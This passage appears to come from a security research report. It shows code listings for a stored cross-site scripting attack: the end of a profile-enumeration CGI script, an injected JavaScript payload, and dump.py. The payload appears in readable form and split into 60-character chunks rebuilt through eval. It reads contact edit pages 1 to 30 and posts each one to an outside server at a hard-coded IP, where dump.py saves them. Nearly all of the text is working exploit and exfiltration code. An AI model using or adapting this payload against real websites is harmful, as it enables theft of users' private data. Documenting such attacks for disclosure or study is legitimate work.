75
76 ### program ###
77 # Necessary for reponse from a CGI-script
78 print 'Content-type: text/html'
79 print   # blank line -> end of headers
80
81 # start of program
82 if cookie == '' or start_id == '' or stop_id == '':
83         printError('one of the fields is empty', True)
84 else:
85         enumProfiles()
```

Listing 7: injected JavaScript

```
### readable code ###
b=1;e=30;
i=document.createElement("textarea");
f=document.createElement("form");
i.name="C";
f.method="POST";
u="http://145.100.104.50/cgi-bin/dump.py"
f.action=u;

f.appendChild(i);
document.body.appendChild(f);

for(y=b;y!=e+1;y++){
        I=document.createElement("iframe");
        I.id=y;
        document.body.appendChild(I);
        f.target=y;
        U="../../contact/"+y+"/edit.web";
        R=new XMLHttpRequest();R.open("GET",U,false);
        R.send();
        i.value=R.responseText;
        f.submit();
}

### chopped up code ###
12345678901234567890123456789012345678901234567890123456789012345678901234567890
============================================================ // max 60 chars
                                                 // reserve space for script tags
                                                 =================
                                                 <script></script>
i=document.createElement("textarea");l='f';
f=document.createElement("form");b=1;e=30;
i.name="C";f.method="POST";l=l+'or(y=b;y!';
u="http://145.100.104.50/cgi-bin/dump.py";
f.action=u;f.appendChild(i);l=l+'=e+1;y++';
document.body.appendChild(f);l=l+'){I=doc';
l=l+'ument.createElement("iframe");I.id=y';
l=l+';document.body.appendChild(I);f.targ';
l=l+'et=y;U="../../contact/"+y+"/edit.web';
l=l+'";R=new XMLHttpRequest();R.open("GET';
l=l+'",U,false);R.send();i.value=R.respon';
l=l+'seText;f.submit();}';eval(l);
```

Listing 8: dump.py

```
#! /usr/bin/python
import sys
import cgi # gives CGI script functionality
import cgitb # detailed error reporting
import datetime
cgitb.enable() # reports will be shown in the browser

print 'Content-type: text/html'
print   # blank line -> end of headers

print '<p>A copy of this page has been saved on the attacker his server.</p>'
form = cgi.FieldStorage()
page = str(form.getvalue('C'))
print '<p>' + page + '</p>'

# write to file
date=datetime.datetime.now().strftime("%d-%m_%Hu%M_%S")
name=str(date)+'.html'
f = open('/var/www/XSS/dumps/'+name, 'a')
f.write(page)
```